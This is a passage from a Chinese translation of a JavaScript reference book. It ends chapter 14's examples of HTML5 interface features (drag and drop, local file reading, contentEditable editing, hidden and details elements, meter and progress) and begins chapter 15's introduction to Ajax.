    e.dataTransfer.dropEffect = "move";
}

function drop(e) {
    var html = e.dataTransfer.getData("text/html");
    e.target.innerHTML += html;
}

```

图 14-16 给出了一个传输数据的简单例子:




图 14-16 数据传输示例

在线: <http://www.javascriptref.com/3ed/ch14/dragdropeffect.html>

使用这些思想, 实现可拖动列表是轻而易举的(见图 14-17)。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Drag List</title>
<style>
div { cursor: move; }
</style>
<script>
var draggedItem;
function dragDropStart(e) {
    e.dataTransfer.effectAllowed = "move";
    e.dataTransfer.setData("text/html", e.target.innerHTML);
    draggedItem = e.target;
}

function dragEnter(e) {
    e.dataTransfer.dropEffect = "move";

```

```

}

function dragOver(e) {
    e.preventDefault();
}

function drop(e) {
    e.stopPropagation();

    var dropHTML = e.target.innerHTML;
    var html = e.dataTransfer.getData("text/html");
    e.target.innerHTML = html;
    draggedItem.innerHTML = dropHTML;
}

window.onload = function () {
    var items = document.getElementsByTagName("div");
    for (var i=0; i < items.length; i++) {
        items[i].addEventListener("dragstart", dragDropStart, false);
        items[i].addEventListener("dragenter", dragEnter, false);
        items[i].addEventListener("dragover", dragOver, false);
        items[i].addEventListener("drop", drop, false);
    }
};
</head>
<body>
<div class="content">
<h2>Drag and Drop List</h2>
    <div id="item1" draggable="true">Item #1</div>
    <div id="item2" draggable="true">Item #2</div>
    <div id="item3" draggable="true">Item #3</div>
    <div id="item4" draggable="true">Item #4</div>
    <div id="item5" draggable="true">Item #5</div>
</div>
</body>
</html>

```




图 14-17 拖放列表

在线: <http://www.javascriptref.com/3ed/ch14/draglist.html>

现在将那些属性用于文件。可以将文件从计算机拖动到 Web 页面上。如果设置放置元素处理文件拖动, 则页面可以读取文件, 而不需要进入服务器。DataTransfer 对象有一个 files 属性, 该属性容纳一个 FileList, 包含该区域中放置的文件。如图 14-18 所示, 下面的例子显示了如何通过拖放完成上传的基础:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Drag and Drop File</title>
<script>
var fileList = [];
function dropFiles(e) {
    e.stopPropagation();
    e.preventDefault();

    fileList = [];
    var files = e.dataTransfer.files;
    var message;

    if (files.length == 1) {
        message = "<h3>1 File Loaded</h3>";
    }
    else {
        message = "<h3>" + files.length + " Files Loaded</h3>";
    }
    document.getElementById("images").innerHTML = "";
    document.getElementById("textfiles").innerHTML = "";

    for (var i = 0; i < files.length; i++) {
        var file = files[i];
        fileList.push(file);
        var fileMessage = "<br><strong>" + file.name + "</strong>: "
+ file.type + " - " + file.size + " bytes<br>";
        if (file.type.match("image.*")) {
            displayImage(file, fileMessage);
        }
        else if (file.type.match("text.*")) {
            displayText(file, fileMessage);
        }
        else {
            message += fileMessage;
        }
    }

    document.getElementById("message").innerHTML = message;
}

```

```
function displayImage(file, message) {
    var reader = new FileReader();
    reader.onload = function (e) {
        var img = new Image();
        img.src = e.target.result;
        img.style.height = "100px";
        document.getElementById("images").innerHTML += message;
        document.getElementById("images").appendChild(img);
    };
    reader.readAsDataURL(file);
}

function displayText(file, message) {
    var reader = new FileReader();
    reader.onload = function (e) {
        var textarea = document.createElement("textarea");
        textarea.rows = 5;
        textarea.cols = 100;
        textarea.innerHTML = e.target.result;
        document.getElementById("textfiles").innerHTML += message;
        document.getElementById("textfiles").appendChild(textarea);
    };
    reader.readAsText(file);
}

function dragFile(e) {
    e.stopPropagation();
    e.preventDefault();
}

window.onload = function() {
    var drop = document.getElementById("drop");
    drop.addEventListener("dragover", dragFile, false);
    drop.addEventListener("drop", dropFiles, false);
};
</script>
</head>
<body>
<form>
<h3>Drag and Drop Files</h3>
<div id="drop" style="border:5px solid black;width:98%;height:100px;">Drop a text
or image file here</div>
<div id="message"></div>
<div id="images"></div>
<div id="textfiles"></div>
</form>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch14/file.html>




图 14-18 通过拖放操作上传文件

HTML5 还有更多拖放功能；遗憾的是，考虑到易变性在此没有介绍——即对数据传输接口和原生放置区域支持的变化——不得不再次使用“纸张上的内容是永久性的”这一借口，并且指示读者在线查阅最新的信息。

14.2.3 内容编辑

读者应当非常熟悉来自桌面操作系统的“单击编辑”的方言，例如，以这种方式重命名文件。在这种单击编辑的情景中，用户通过选择感兴趣的对象，并通常单击或双击对象调用编辑功能。外观的变化显示用户正处于编辑模式中，通常是通过将光标修改成插入指示器，如 I 形状。外观的变化还可以包括击键或突出显示待编辑内容的区域(如图 14-19 所示)。





图 14-19 编辑模式中对象外观的变化

编辑发生之后，简单地通过使编辑区域失去焦点提交修改，方法通常是通过单击界面中的其他某些位置。

在简单的应用程序中，可以立即保存更改，尽管可能不立即提交更改，反而“弄脏”内容。在这种情况下，通常以不同的样式指示更改过的内容，如斜体，并在其他地方激活 Save 按钮执行实际的修改提交。

实现这一功能的基本思想，首先需要指示那些内容可以编辑，既可以通过可视化方式，也可以通过编程方式。对于编程方式，可以通过定义类名：

```
<div class="editable">Click me once to edit.</div>
```

也可以使用 `data-*` 特性:

```
<div data-editable="true">Click me once to edit.</div>
```

然后使用 JavaScript 查找可以编辑的元素, 并绑定一个 `edit()` 函数, 该函数获取元素的内容, 使用表单字段替换它们从而进行编辑, 然后丢失焦点, 并返回修改后的内容(如图 14-20 所示)。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Click to Edit</title>
<script>
function save(elm, input) {
    elm.innerHTML = input.value;
    console.log("Use Ajax to save this - see Chapter 15");
}

function edit(elm) {
    // check to see if we are already editing
    if (elm.firstChild.tagName && elm.firstChild.tagName.toUpperCase() == "INPUT")
        return;

    // create edit field
    var input = document.createElement("input");
    input.type = "text";
    input.value = elm.innerHTML;
    input.size = elm.innerHTML.length;

    // convert content to editable
    elm.innerHTML = "";
    elm.appendChild(input);

    // position cursor and focus
    if (input.selectionStart) {
        input.selectionStart = input.selectionEnd = 0;
    }
    else {
        var range = input.createTextRange();
        range.move("character", 0);
        range.select();
    }
    input.focus();

    // set save trigger callback
    input.onblur = function(){ save(elm, input); };
}
```

```

}

window.onload = function () {
    var toEdit = document.getElementsByClassName("editable");
    for (var i = 0; i < toEdit.length; i++)
        toEdit[i].onclick = function(){edit(this);};
};
</script>
</head>
<body>
<p class="editable">Click me once to edit.</p>
<p>I am not editable. Click if you like.</p>
<p class="editable">Edit me if you like as well.</p>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch14/clicktoedit.html>




图 14-20 内容编辑示例

尽管使用原始的 JavaScript 实现该目标很容易,但是 HTML5 已经将最初来自 Internet Explorer 的 `contenteditable` 专有特性编纂为标准。可以直接简单地设置该特性:

```
<div id="editDiv" contenteditable="true">Most browsers now natively support
click-to-edit.</div>
```

或通过代码使内容直接变得可编辑:

```
document.getElementById("editDiv").contentEditable = true;
```

尽管将元素设置为是可编辑的很有用,但是如果使用更新的 HTML5 方式,当处于编辑模式下时,实际上可以更丰富地编辑内容。例如,如果进入编辑模式,然后使用鼠标选择一些内容,则可以进行下面的调用:

```
document.execCommand(italic, false, null);
```

可以使用所见即所得(WYSIWYG)的方式将突出显示的内容修改成斜体样式。如果查看 HTML,会发现仅仅在受影响的内容上放置了一个 `<i>` 标签。通过 `execCommand()` 方法可以执行大量所见即所得的编辑器动作,比如,改变颜色、样式、背景等。还可以执行常见的编辑器命令,

比如, 撤销、重做以及剪切。如图 14-21 所示, 下面的例子对于这些功能的使用应当有帮助:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>contentEditable</title>
<script>
var g_edit = false;

function toggleEditable() {
    var div = document.getElementById("editDiv");
    var btn = document.getElementById("btnToggle");
    if (g_edit) {
        g_edit = false;
        div.contentEditable = false;
        btn.value = "Set contentEditable";
    }
    else {
        g_edit = true;
        div.contentEditable = true;
        btn.value = "Unset contentEditable";
    }
}

function updateHTML() {
    document.getElementById("currentHTML").value =
document.getElementById("editDiv").innerHTML;
}

function bold() {
    document.execCommand("bold", false, null);
    updateHTML();
}

function underline() {
    document.execCommand("underline", false, null);
    updateHTML();
}

function italic() {
    document.execCommand("italic", false, null);
    updateHTML();
}

function backgroundColor() {
    document.execCommand("backColor", true, prompt("Enter a background color:"));
    updateHTML();
}
```

```

function color() {
    document.execCommand("foreColor", false, prompt("Enter a font color:"));
    updateHTML();
}

function undo() {
    document.execCommand("undo", false, null);
    updateHTML();
}

function redo() {
    document.execCommand("redo", false, null);
    updateHTML();
}

function del() {
    document.execCommand("delete", false, null);
    updateHTML();
}

window.onload = function() {
    document.getElementById("btnToggle").onclick = toggleEditable;
    document.getElementById("btnBold").onclick = bold;
    document.getElementById("btnItalic").onclick = italic;
    document.getElementById("btnUnderline").onclick = underline;
    document.getElementById("btnBackgroundColor").onclick = backgroundColor;
    document.getElementById("btnColor").onclick = color;
    document.getElementById("btnUndo").onclick = undo;
    document.getElementById("btnRedo").onclick = redo;
    document.getElementById("btnDelete").onclick = del;
};
</script>
</head>
<body>
<div style="width:400px;" id="editDiv">
Enjoy this fake text for editing. Make sure you select something of
interest and then press the buttons to effect style changes. Notice
the HTML changes in the text area below.
</div>
<hr>
<input type="button" value="Set contentEditable" id="btnToggle">
<input type="button" value="Undo" id="btnUndo">
<input type="button" value="Redo" id="btnRedo">
<input type="button" value="Delete Selection" id="btnDelete">
<br><br>
<input type="button" value="Make Selection Bold" id="btnBold">
<input type="button" value="Make Selection Italic" id="btnItalic">
<input type="button" value="Underline Selection" id="btnUnderline">
<br><br>
<input type="button" value="Set background color" id="btnBackgroundColor">

```

```

<input type="button" value="Set font color" id="btnColor">
<br><br>
<h3>HTML</h3>
<textarea id="currentHTML" rows=5 cols=80></textarea>

</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch14/contentEditable.html>




图 14-21 内置的富文本编辑示例

这个特殊的 API 相当复杂,在此介绍该 API 的目的是让读者了解它的功能,但是需要注意的是在编写本书的该版本时,该 API 仍然没有很好地规范化,并且没有完成。

14.2.4 根据要求显示内容

HTML5 提供了大量用于根据要求显示内容的功能。使用标准的 JavaScript 可以通过简单地修改 CSS 属性 `visibility` 或 `display` 显示标记中的内容,如下所示:

```

<h3 onclick="this.nextElementSibling.style.display =
(this.nextElementSibling.style.display == 'none') ? 'block' : 'none';">
Secrets of Hidden Content</h3>

```

```

<p style="display: none;">There are no secrets here, just content
that was hidden with CSS and then revealed with JavaScript. There are
no secrets here, just content that was hidden with CSS and then revealed
with JavaScript. There are no secrets here, just content that was hidden
with CSS and then revealed with JavaScript.</p>

```

HTML5 更进一步,引入了一个简单的 `hidden` 特性,设置该特性指示不应当显示对象。如果

将对应的属性修改成 true 或 false, 就可以隐藏或显示对象, 如下所示:

```
<h3 onclick="this.nextElementSibling.hidden =
!this.nextElementSibling.hidden;">Secrets of Hidden Content Take 2</h3>
<p hidden>We did this with hidden, but still there are no secrets here.
We did this with hidden, but still there are no secrets here.
We did this with hidden, but still there are no secrets here.</p>
```

如果正在查找与显示和隐藏内容相关的功能, HTML5 提供了<details>标签, 在第 13 章第一次见到了该标签, 该标签可以提取在其<summary>标签中包含的任何内容(见图 14-22)。

```
<details id="secretDetails">
<summary>Secrets of Hidden Content Take 3</summary>
<p>
We did this with our friend the details tag. It will work in HTML5 browsers!
We did this with our friend the details tag. It will work in HTML5 browsers!
We did this with our friend the details tag. It will work in HTML5 browsers!
</p>
</details>
```




图 14-22 <summary>标签的内容

details 元素有一个很有用的属性(open), 该属性包含一个指示是否显示摘要内容的布尔值。既可以获取也可以设置这个属性, 以控制该元素的状态:

```
<input type="button" value="Open Details"
onclick=document.getElementById('secretDetails').open = true">
<input type="button" value="Hide Details"
onclick=document.getElementById('secretDetails').open = false">
```

在线: <http://www.javascriptref.com/3ed/ch14/details.html>

14.2.5 用户反馈

正如在本章中所提到的, 接下来研究另外两个元素, 这两个元素对于下一个主题可能很有用。第 15 章讨论 Ajax, 通过它可以使用 JavaScript 与服务器进行通信。然而, 一旦开始进行网络调用, 就会发现让用户知道正在进行的操作是很重要的。幸运的是, 让读者知道与状态相关的信息正变得更加容易, 因为 HTML5 引入了两个非常类似的元素, 显示某些内容的当前状态。首先, meter 元素在已知范围中定义了阶梯状态的度量, 与标尺所表示的方式可能类似。下面的例子为某些非常快的宇宙飞船读取速度:

```
<p>Warp Drive Output: <meter min="0" max="10" low="3" optimum="7"
high="9" value="7" id="meter"></meter></p>
```

可以简单地通过 JavaScript 更新数值(见图 14-23)。

```
function updateMeter() {
    var meter = document.getElementById("meter");
    meter.value = 8;
}
```




图 14-23 meter 元素的应用

在线: <http://www.javascriptref.com/3ed/ch14/meter.html>

与 meter 稍微有些不同的是 progress 元素, 该元素为某些任务定义了完成的进度。通常, 这个元素可以表示任务完成的百分比, 如加载:

```
Progress: <progress id="progressBar" max="50.00" value="5"></progress>
```

同样, 通过 JavaScript 可以很容易地更新该元素(见图 14-24)。

```
function updateProgress() {
    var progress = document.getElementById("progressBar");
    progress.value = progress.value + 1;
    if (progress.value < 50) {
        setTimeout(updateProgress, 100);
    }
}
```




图 14-24 progress 元素的应用

在线: <http://www.javascriptref.com/3ed/ch14/progress.html>

当前还有更多的界面元素没有介绍，但是那些元素可能必须使用 JavaScript 动态创建。在此的目标是显示 HTML5 以及其他 API 带给浏览器的界面功能。如果我们的观点是正确的，随着时间的推移，浏览器会原生地实现越来越多的用户界面元素，从而会消除 JavaScript 库特定方面的需要，并继续模糊桌面应用程序界面设计和 Web 应用程序界面设计之间的界线。

14.3 小结

Web 应用程序与常规应用程序之间的区别正在快速地消失。桌面程序的界面约定和权限通过 JavaScript 正在成为可能。随着本书该版本的印刷，可以看到用于摄像机控制、文件系统访问、设备定向、全屏显示内容和甚至正在建议的 API。本章首次尝试如何能够将这种界面思想应用于应用程序，要么通过增强标记，要么通过代码创建。我们非常相信声明性标记方法不会弃用，特别是因为 HTML5 引入了大量用于构建复杂交互的 API，比如，区分上下文的命令、拖放功能、富编辑、根据要求显示内容等。显然，对于构建富 Web 应用程序，这些界面元素还不够，因此在第 15 章将讨论使用 JavaScript 通信技术——通常称为 Ajax——与服务器端程序进行交互。

Ajax 和远程 JavaScript

Ajax(Asynchronius JavaScript and XML, 异步 JavaScript 与 XML)包含的技术不只是该首字母缩写所表示的。一般的术语 Ajax 描述了各种 Web 传输技术的应用, 这些 Web 传输技术将传统 Web 应用程序的那些缓慢的提交操作转换成具有高响应性、与桌面软件接近的用户体验。然而, 这样一个重大的改进, 带来的代价是在很大程度上增加了编程的复杂度, 使你需要考虑更多网络事项, 还带来了新用户体验设计挑战。

本章完整介绍了 XMLHttpRequest 对象, 它是大部分 Ajax 应用程序的核心, 还介绍了为通信使用远程 JavaScript 的挑战, 既包括新兴的功能也包括老式的通信机制。

注意:

对 Ajax 应用程序的细节感兴趣的读者可以阅读由 Thomas A. Powell 撰写的 *Ajax: The Complete Reference*(McGraw-Hill Professional, 2008), www.ajaxref.com, 该书深入讨论了这一主题。

15.1 Ajax 定义

传统的 Web 应用程序倾向于使用图 15-1 显示的模式。首先加载页面。接下来, 用户执行一些动作, 比如填写表单或单击链接。然后将用户活动提交到服务器端程序进行处理, 而用户进行等待, 直到最终结果发送回来, 这会重新加载整个页面。

尽管描述和实现简单, 但是传统 Web 模型的缺点是它可能很慢, 因为为了重绘处于新状态的应用程序, 需要一次又一次地重新传送构成完整 Web 页面呈现的数据。

Ajax 风格的应用程序使用完全不同的模型, 在该模型中, 用户动作向服务器触发后台通信, 只获取为了响应提交动作而更新页面所需要的数据。这个过程通常是异步发生的, 因此在返回数据期间用户可以在浏览器中执行其他动作。只有相关的部分页面被重绘, 如图 15-2 所示。




图 15-1 传统 Web 应用程序的通信流




图 15-2 Ajax 风格的通信流

除了这个基本的概览之外, Ajax 风格 Web 应用程序的特定实现在某种程度上可能有所不同。典型的情况是, JavaScript 调用到服务器的通信, 通常使用 XMLHttpRequest (XHR)对象。此外, 也可以使用其他技术, 比如, 内联框架、获取远程.js 文件的<script>标签、图像请求或甚至使用 Flash 播放器。接收到请求之后, 服务器端程序可以使用 XML 生成响应, 但是也经常看到将其他格式的内容传递回浏览器, 比如, 普通的文本、HTML 片段、或 JavaScript 对象表示法(JavaScript Object Notation, JSON)。通常联合使用 JavaScript 和文档对象模型(Document Object Model, DOM)对接收到的数据进行操作。图 15-3 以图形描述的方式显示了使用 Ajax 风格应用程序可能用到的各种选择。




图 15-3 Ajax 应用程序可以使用不同的技术实现

15.2 Hello Ajax World

理解了基本概念之后, 现在将使用普遍存在的“Hello World”示例编写代码。在这个典型例子的该版本中, 单击一个按钮并使用 XMLHttpRequest (XHR)对象触发异步通信。Web 服务器会发出一个 XML 响应, 在页面中会解析并显示该 XML 响应。整个过程如图 15-4 所示。




图 15-4 使用 Hello Ajax World

为了触发该动作, 使用简单的表单按钮, 当单击该按钮时, 调用自定义的 JavaScript 函数

